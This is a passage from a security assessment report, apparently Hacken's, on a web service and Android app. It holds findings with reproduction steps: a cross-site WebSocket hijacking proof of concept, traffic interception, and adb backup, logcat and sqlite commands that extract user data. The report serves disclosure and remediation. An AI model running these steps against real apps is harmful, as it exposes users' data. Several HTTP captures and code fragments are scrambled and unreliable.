Evidence	Steps to reproduce: <ol style="list-style-type: none"><li>1. Add `127.0.0.1 www.[REDACTED].com` to C:\Windows\System32\drivers\etc\hosts</li><li>2. Run web server on localhost (127.0.0.1)</li><li>3. Create and open html file with content:<pre>&lt;script&gt;  let socket = new WebSocket('wss://[REDACTED].com/websocket');  socket.onopen = function(e) {;      let msg = '{"channel": "ping", "event": "addChannel", "binary": true, "isZip": true}';      socket.send(msg);      message(`&lt;b&gt;Send:&lt;/b&gt; \${msg}`); };  socket.onmessage = function(event) {     message(`&lt;b&gt;Response:&lt;/b&gt; \${event.data}`); };</pre></li></ol>	

```
function message(data) {  
    document.write('<p style="padding:0 0 20px  
0">'+data+'</p>');  
}  
</script>
```

Request

Priority: Raw	Actions
1 GET /index.html Host: [REDACTED] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) rv:84.0 Gecko/10.0 Firefox/84.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: [REDACTED] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) rv:84.0 Gecko/10.0 Firefox/84.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate DNT: 1 Origin: http://[REDACTED] Content-Type: application/x-www-form-urlencoded Content-Length: 130 Connection: keep-alive Upgrade-Insecure-Requests: 1 Cookie: [REDACTED] Connection: keep-alive, Upgrade 10 Cookie: [REDACTED] cftuid=d1326f20350044d3c3ed9315c9501600091775; wocTeacher=ec55019d3b38p...; gae... 11 Date: Sun, 28 Dec 2020 00:52:04 GMT 12 Content-Type: text/html; charset=UTF-8; gbj312 13 Content-Length: 142 14 Connection: keep-alive 15 16	Response
Fully Raw Render	Actions
1 HTTP/1.1 403 Forbidden 2 Date: Sun, 28 Dec 2020 00:52:04 GMT 3 Content-Type: text/html; charset=UTF-8; gbj312 4 Content-Length: 142 5 Connection: keep-alive 6 7 <html> 8 <head> 9 <title> 10 <h1>403 Forbidden</h1> 11 </head> 12 <body>logon="White"> 13 <div> 14 <h3>403 Forbidden</h3> 15 </div> 16 </body> 17 </html>	Target: https://kline.db.com


Target: https://kiln.zb.com

Request

From	To	Action
1 GET /websocket HTTP/1.1		
2 Host: [REDACTED].0 (Windows NT 10.0) Win64; w3t; v10.0.0; Gecko/20100101 Firefox/94.0		
User-Agent: Mozilla/5.0 (Windows NT 10.0) Win64; w3t; v10.0.0; Gecko/20100101 Firefox/94.0		
3 Accept-Language: en-US,en;q=0.8		
4 Accept-Encoding: gzip, deflate		
5 Origin: [REDACTED]		
6 Sec-WebSocket-Key: d3JpdGU9cHJhbmluZzg=		
7 Connection: upgrade, websocket		
8 Upgrade: websocket		
9 Sec-WebSocket-Version: 13		
10 Sec-WebSocket-Protocol: [REDACTED]		
11 Sec-WebSocket-Extensions: [REDACTED]		
12 Pragma: no-cache		
13 Cache-Control: no-cache		

Response

From	To	Action
1 HTTP/1.1 101 Switching Protocol		
2 Server: Various		
3 Date: Tue, 28 Dec 2020 00:53:27 GMT		
4 Connection: upgrade		
5 Upgrade: websocket		
6 Sec-WebSocket-Accept: DQIxyFwD619CTp2N/E5obhReY=		
7		




**Send:** {"channel":"ping","event":"addChannel","binary":true,"isZip":true}

**Response:** {"channel": "pong", "isSuc": true}

*Recommendations*      Do strict check 'Origin' header.


This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Hacken.

## ■ Missing Security Headers


#18	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
Content-Security-Policy - response header allows website administrators to control resources the user agent is allowed to load for a given page. With a few exceptions, policies mostly involve specifying server origins and script endpoints.		
X-Content-Type-Options - HTTP header is a marker used by the server to indicate that the MIME types advertised in the Content-Type headers should not be changed and be followed. This is a way to opt out of MIME type sniffing, or, in other words, to say that the MIME types are deliberately configured.		
Referrer-Policy - is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites.		
Permissions-Policy - is a new header that allows a site to control which features and APIs can be used in the browser.		
Vulnerable hosts	<a href="https://[REDACTED].com">https://[REDACTED].com</a>	
Evidence	Steps to reproduce: 1. Go to any page 2. Intercept the response and you will see that these headers are missing.	
		
Recommendations	You need to add these headers to your web server configuration.	

## Android Specific Vulnerabilities

### ■■■ Sensitive Information in Screenshot

#19	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
	Android OS makes a screenshot of the current activity when the app goes into background to display preview in Task Manager. Thus, this may leak sensitive information like an ID document.	
Evidence	Steps to reproduce: <ol style="list-style-type: none"><li>1. Launch application.</li><li>2. Press home button to send the application into the background.</li><li>3. Press “Recent Apps” button to see recently used applications.</li></ol>	
		
Recommendations	To prevent Android from creating application screenshot for its Task Manager it is possible to set <code>WindowManager.LayoutParams.FLAG_SECURE</code> flag to the Window.	

## ■■■ Insecure Network Communication


#20	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Application relies on insecure HTTP protocol for communication with remote endpoint (eg. 78.46.230.204, 120.24.238.184) instead secure HTTPS protocol. Also, application defines property for allowing application clear text traffic (android:usesCleartextTraffic=true) in AndroidManifest.xml.		
<p>This gives the ability to perform MiTM attacks, intercept and modify application traffic. In turn, it could leak sensitive user's information. Moreover, there are JavaScript functions (eg. equivalentFunction) retrieved from a remote server which presumably executed in the context of the application. So, intercepting and modifying those functions could give an attacker ability to execute arbitrary code in context of the original application.</p>		
Evidence	<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. On device: Set Wi-Fi proxy settings: Settings&gt;Wi-Fi&gt;Long tap on AP&gt;Manage network settings&gt;Proxy&gt;Manual.</li><li>2. Point Host and Port to your BurpSuite (OWASP ZAP) proxy.</li><li>3. Launch application.</li><li>4. Application traffic could be intercepted and modified in BurpSuite from now.</li></ol>	
 <p>Request</p> <pre>Pretty Raw \n Actions ▾ 1 GET /get-base-data HTTP/1.1 2 accept: application/json, text/plain, */* 3 Host: 78.46.230.204:1339 4 Connection: close 5 Accept-Encoding: gzip, deflate 6 Cookie: sails.sid=s%3AUf-qEMsvHwOYmxLlwhhsKEed2JpMj9vU.qm9e518EPuc%2F7WDDBI6U2ZQ170umQw5zr%2F1%2FAnHpGio 7 User-Agent: okhttp/3.12.1 8 If-None-Match: W/"2acdc-j3N+rnoFLlAQ3ps000o1GTwbglw" 9 10</pre> <p>Response</p> <pre>Pretty Raw Render \n Actions ▾ "supportedCountries": [     "804" ,     "paywaysInfo": {         "in": null,         "out": null     },     "equivalentFunction": "(amount, sic ee; \n            let percentFee; \n            percentFee = currentFee.find(va t - amountFiat) * 100 : 0; \n            } \n            if (perc d((amountFiat / exchangeWayObj.ex changeFee.amount) * 1e8) / 1e8; \n            pAmount = amountCrypto; \n            ) \n            multiplie tCrypto &gt; 0 ? Math.round(amountCry if (side === 'OUT') { \n            amountCrypto =             exchangeWayObj.trusteeFee.out; \n            Crypto = Math.round((amountCrypto             tFee = exchangeWayObj.trusteeFee.i             untFiat = Math.round((amountFiat +             === 'percent'); \n            round((amountFiat - tmpAmount) * 1             trusteeFee.out &gt; 0 ? resObj.truste }, {     "id": 2,     "isActive": true,     "exchangeWayType": "BUY",</pre>		

Request	Response
<pre>POST /api/v1/rtt/appkey L3RpdGFyZWJzPDR0dG9kZG9jZG9jL1l6fDQ3uLrebeqyL22yzt7DqpiitdBPCfSHCaT7lbgfN4fJcbqjFexhC0 3M6appVersion=0.1.1&amp;lang=26&amp;osType=26&amp;deviceID=7676e2a71558845c36e611b1b12466654&amp;token= HTTP/1.1 User-Agent: android_v1_8_5 Content-Type: application/json Host: 120.24.239.184:8888 Connection: close Accept-Encoding: gzip, deflate</pre>	<pre>HTTP/1.1 200 OK Server: Apache/2.4.0 Date: Wed, 30 Dec 2020 11:39:27 GMT Content-Type: text/json;charset=UTF-8 Content-Length: 2072 Content-Encoding: gzip Strict-Transport-Security: max-age=63072000; includeSubdomains; preload Access-Control-Allow-Origin: * {   "data": {     "versionList": [       "v1",       "v2",       "v3",       "v4",       "v5"     ],     "databases": [       {         "version": "v1",         "name": "v1",         "url": "http://120.24.239.184:8888/api/v1/rtt/appkey?version=v1&amp;language=zh-CN&amp;osType=26&amp;deviceID=7676e2a71558845c36e611b1b12466654&amp;token=L3RpdGFyZWJzPDR0dG9kZG9jZG9jL1l6fDQ3uLrebeqyL22yzt7DqpiitdBPCfSHCaT7lbgfN4fJcbqjFexhC03M6appVersion=0.1.1&amp;lang=26&amp;osType=26&amp;deviceID=7676e2a71558845c36e611b1b12466654&amp;token=",         "status": "OK"       }     ]   } }</pre>

Debuggable WebView

#21	Description	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
		<p>WebView is used in applications for sensitive operations (e.g. third-party login). If WebView is set in debug mode, anyone who connects to your device can see all WebView traffic even on a locked phone.</p>
Evidence		<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Connect your mobile device to PC.</li><li>2. Open Chrome browser and go to uri: <b>chrome://inspect/#devices</b></li><li>3. Now, you can debug all code loaded into WebView.</li></ol>
Recommendations		<p>To prevent access to WebView, call <code>setWebContentsDebuggingEnabled(false)</code> method in the release version of the application.</p>

## ■■■ Application Can Run on Rooted Devices

#22	Description	CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Application could be launched on rooted smartphones and emulators. An Android rooted environment is dangerous for applications with sensitive user data. Superusers have almost unlimited permission in the system and can obtain any data from application. There should be implemented functionally independent methods of root detection and responses to the presence of a root access on device by terminating the application or displaying warning pop-up (eg. "Your device appears to be rooted. The security of your app can be compromised").		
		
Recommendations	Root detection can be implemented using libraries such as RootBeer.	


## ■■■ Insecure Data Storage

#23	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Android backups usually include data and settings for installed apps. Sensitive user data stored by the app may leak to those data backups is an obvious concern. As the application did not explicitly disable a backup feature it is possible to create backup and retrieve sensitive information from it.		
Evidence	<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Enable Android Debug Bridge (adb) on device.</li><li>2. Create app backup: adb backup com.[REDACTED].newapp</li><li>3. Unpack archive backup file and retrieve data from it.</li><li>4. Or restore backup on other smartphone with [REDACTED] application installed: adb restore backup.ab</li></ol>	
<pre>adb backup com.[REDACTED].newapp WARNING: adb backup is deprecated and may be removed in a future release Now unlock your device and confirm the backup operation... ^C ↳ ( printf "\x1f\x8b\x08\x00\x00\x00\x00\x00\x00\x00" ; tail -c +25 backup.ab ) &gt; bk.tar ↳ tar xf bk.tar 2&gt;/dev/null ↳ cd apps/com.[REDACTED].newapp ↳ ./[REDACTED].newapp ls f exid.dat      prefs.lock      umeng_it.cache  umeng_zcfg_flag  .new.realm ↳ com.[REDACTED].newapp strings  .new.realm grep gmail strings: ' .new.realm': No such file ↳ com.[REDACTED].newapp strings f/ .new.realm grep gmail myemail@gmail.com myemail@gmail.com myemail@gmail.com myemail@gmail.com ↳ com.[REDACTED].newapp</pre>		
Recommendations	To prevent application data backup, explicitly set the android:allowBackup attribute in AndroidManifest.xml to false.	

## ■ ■ ■ Use Risky Cryptographic Algorithm

#24	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
The main reason not to use ECB mode encryption is that it's not semantically secure – that is, merely observing ECB-encrypted ciphertext can leak information about the plaintext (even beyond its length, which all encryption schemes accepting arbitrarily long plaintexts will leak to some extent). Specifically, the problem with ECB mode is that encrypting the same block (of 8 or 16 bytes, or however large the block size of the underlying cipher is) of plaintext using ECB mode always yields the same block of ciphertext. This can allow an attacker to:		
<ul style="list-style-type: none"><li>• detect whether two ECB-encrypted messages are identical;</li><li>• detect whether two ECB-encrypted messages share a common prefix;</li><li>• detect whether two ECB-encrypted messages share other common substrings, as long as those substrings are aligned at block boundaries; or</li><li>• detect whether (and where) a single ECB-encrypted message contains repetitive data (such as long runs of spaces or null bytes, repeated header fields or coincidentally repeated phrases in text).</li></ul>		
Evidence	Encrypting algorithms could be found in (com/[REDACTED]/newapp/util/flutter/EncryptUtils.java).  And its usage in (com/[REDACTED]/newapp/util/au.java)	
Recommendations	Use secure encryption algorithms.	

## Sensitive Information Disclosure

#25	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
There are several places in application where sensitive information is stored in clear text and could be leaked.		
<ol style="list-style-type: none"><li>1. Android Logs - sensitive user's data (eg. password) could be retrieved from logs, for instance using logcat.</li><li>2. Application stores some of sensitive data inside its sandbox in clear text (eg. Session Tokens, link to user pictures).</li></ol>		
Evidence	Steps to reproduce: <ol style="list-style-type: none"><li>1. Launch application and review Android Logs via: "adb logcat".</li><li>2. On rooted phone (or emulator) get database from app sandbox, and retrieve cards: "sqlite ua.db 'select * from __sd'"</li></ol>	
		
Recommendations	Before storing a user's sensitive data it's recommended to encrypt it. Do not log sensitive data into logcat.	

## Security Enhancement

#26	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
To increase overall application security, it is recommended to implement following security features:		
<ol style="list-style-type: none"><li>1. Turn off WebView debugging</li><li>2. Root detection,</li><li>3. Integrity/repacking checks.</li><li>4. Emulator detection.</li><li>5. Anti-debugging.</li><li>6. Disable screenshots in Android Application Manager (Task List).</li><li>7. SSL certificate pinning.</li><li>8. Use secure encryption algorithms.</li></ol>		



## Appendix A. Network information

The following list of the information systems was the scope of the Network Security Assessment.

IP	Port	Info
[REDACTED].70	80	ddcloud
[REDACTED].70	443	ddcloud

## Appendix B. OWASP Testing Checklist

Category	Test Name	Result	Details
Information Gathering			
OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Done	Manual testing
OTG-INFO-002	Fingerprint Web Server	Done	Done with whatweb and nmap
OTG-INFO-003	Review Webserver Metafiles for Information Leakage	Done	Done with whatweb and nmap
OTG-INFO-004	Enumerate Applications on Webserver	Done	Done with whatweb and nmap
OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Done	Done with dirbuster
OTG-INFO-006	Identify application entry points	Done	Done with Burp Suite
OTG-INFO-007	Map execution paths through application	Done	Done with Burp Suite
OTG-INFO-008	Fingerprint Web Application Framework	Done	Done with whatweb and nmap
OTG-INFO-009	Fingerprint Web Application	Done	Done with whatweb and nmap
OTG-INFO-010	WAF	Tested	CloudFlare bypass
Configuration and Deploy Management Testing			
OTG-CONFIG-001	Test Network/Infrastructure Configuration	Tested	Out of date software
OTG-CONFIG-002	Test Application Platform Configuration	Tested	Not all IPs are hidden behind the Cloudflare
OTG-CONFIG-003	Test File Extensions Handling for Sensitive Information	Tested	No vulnerability detected
OTG-CONFIG-004	Backup and Unreferenced Files for Sensitive Information	Tested	No vulnerability detected
OTG-CONFIG-005	Enumerate Infrastructure and Application Admin Interfaces	Tested	No admin interfaces found.
OTG-CONFIG-006	Test HTTP Methods	Tested	Supported Methods: GET HEAD POST OPTIONS PUT
OTG-CONFIG-007	Test HTTP Strict Transport Security	Tested	Missing header on some subdomains
OTG-CONFIG-008	Test RIA cross domain policy	Tested	No vulnerability detected
Identity Management Testing			
OTG-IDENT-001	Test Role Definitions	Tested	No vulnerability detected
OTG-IDENT-002	Test User Registration Process	Tested	No vulnerability detected
OTG-IDENT-003	Test Account Provisioning Process	Tested	No vulnerability detected
OTG-IDENT-004	Testing for Account Enumeration and Guessable User Account	Tested	No vulnerability detected
OTG-IDENT-005	Testing for Weak or unenforced username policy	Tested	No vulnerability detected
OTG-IDENT-006	Test Permissions of Guest/Training Accounts	Tested	No guest/training accounts
OTG-IDENT-007	Test Account Suspension/Resumption Process	Tested	No vulnerability detected
Authentication Testing			

OTG-AUTHN-001	Testing for Credentials Transported over an Encrypted Channel	Tested	HTTPS protocol is used.
OTG-AUTHN-002	Testing for default credentials	Tested	No vulnerability detected
OTG-AUTHN-003	Testing for Weak lock out mechanism	Tested	No vulnerability detected
OTG-AUTHN-004	Testing for bypassing authentication schema	Tested	No vulnerability detected
OTG-AUTHN-005	Test remember password functionality	Tested	No vulnerability detected
OTG-AUTHN-006	Testing for Browser cache weakness	Tested	Detected
OTG-AUTHN-007	Testing for Weak password policy	Tested	No vulnerability detected
OTG-AUTHN-008	Testing for Weak security question/answer	Tested	No vulnerability detected
OTG-AUTHN-009	Testing for weak password change or reset functionalities	Tested	No vulnerability detected
OTG-AUTHN-010	Testing for Weaker authentication in alternative channel	Tested	No vulnerability detected
Authorization Testing			
OTG-AUTHZ-001	Testing Directory traversal/file include	Tested	No vulnerability detected
OTG-AUTHZ-002	Testing for bypassing authorization schema	Tested	No vulnerability detected
OTG-AUTHZ-003	Testing for Privilege Escalation	Tested	No vulnerability detected
OTG-AUTHZ-004	Testing for Insecure Direct Object References	Tested	No vulnerability detected
Session Management Testing			
OTG-SESS-001	Testing for Bypassing Session Management Schema	Tested	No vulnerability detected
OTG-SESS-002	Testing for Cookies attributes	Tested	Some of the flags are missing
OTG-SESS-003	Testing for Session Fixation	Tested	No vulnerability detected
OTG-SESS-004	Testing for Exposed Session Variables	Tested	Stealing user notifications via JSONP
OTG-SESS-005	Testing for Cross Site Request Forgery	Tested	No vulnerability detected
OTG-SESS-006	Testing for logout functionality	Tested	No vulnerability detected
OTG-SESS-007	Test Session Timeout	Tested	No vulnerability detected
OTG-SESS-008	Testing for Session puzzling	Tested	No vulnerability detected
Data Validation Testing			
OTG-INPVAL-001	Testing for Reflected Cross Site Scripting	Tested	Detected
OTG-INPVAL-002	Testing for Stored Cross Site Scripting	Tested	Detected
OTG-INPVAL-003	Testing for HTTP Verb Tampering	Tested	No vulnerability detected
OTG-INPVAL-004	Testing for HTTP Parameter pollution	Tested	No vulnerability detected
OTG-INPVAL-005	Testing for SQL Injection	Tested	No vulnerability detected
OTG-INPVAL-006	Testing for LDAP Injection	Tested	No vulnerability detected
OTG-INPVAL-007	Testing for ORM Injection	Tested	No vulnerability detected
OTG-INPVAL-008	Testing for XML Injection	Tested	No vulnerability detected
OTG-INPVAL-009	Testing for SSI Injection	Tested	No vulnerability detected
OTG-INPVAL-010	Testing for XPath Injection	Tested	No vulnerability detected
OTG-INPVAL-011	IMAP/SMTP Injection	Tested	No vulnerability detected
OTG-INPVAL-012	Testing for Code Injection	Tested	No vulnerability detected
OTG-INPVAL-013	Testing for Command Injection	Tested	No vulnerability detected
OOTG-INPVAL-014	Testing for Buffer overflow	Tested	No vulnerability detected
OTG-INPVAL-015	Testing for incubated vulnerabilities	Tested	No vulnerability detected



OTG-INPVAL-016	Testing for HTTP Splitting/Smuggling	Tested	No vulnerability detected
Error Handling			
OTG-ERR-001	Analysis of Error Codes	Tested	No vulnerability detected
OTG-ERR-002	Analysis of Stack Traces	Tested	Information disclosure
Cryptography			
OTG-CRYPST-001	Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection	Tested	No vulnerability detected
OTG-CRYPST-002	Testing for Padding Oracle	Tested	Server responds with general error when invalid authorization token is provided
OTG-CRYPST-003	Testing for Sensitive information sent via unencrypted channels	Tested	No vulnerability detected.
Client Side Testing			
OTG-CLIENT-001	Testing for DOM based Cross Site Scripting	Tested	No vulnerability detected
OTG-CLIENT-002	Testing for JavaScript Execution	Tested	No vulnerability detected
OTG-CLIENT-003	Testing for HTML Injection	Tested	Detected
OTG-CLIENT-004	Testing for Client Side URL Redirect	Tested	No vulnerability detected
OTG-CLIENT-005	Testing for CSS Injection	Tested	No vulnerability detected
OTG-CLIENT-006	Testing for Client Side Resource Manipulation	Tested	No vulnerability detected
OTG-CLIENT-007	Test Cross Origin Resource Sharing	Tested	Detected
OTG-CLIENT-008	Testing for Cross Site Flashing	Tested	No vulnerability detected
OTG-CLIENT-011	Test Web Messaging	Tested	No vulnerabilities found during testing
OTG-CLIENT-012	Test Local Storage	Tested	No sensitive data stored in Local or Session storage detected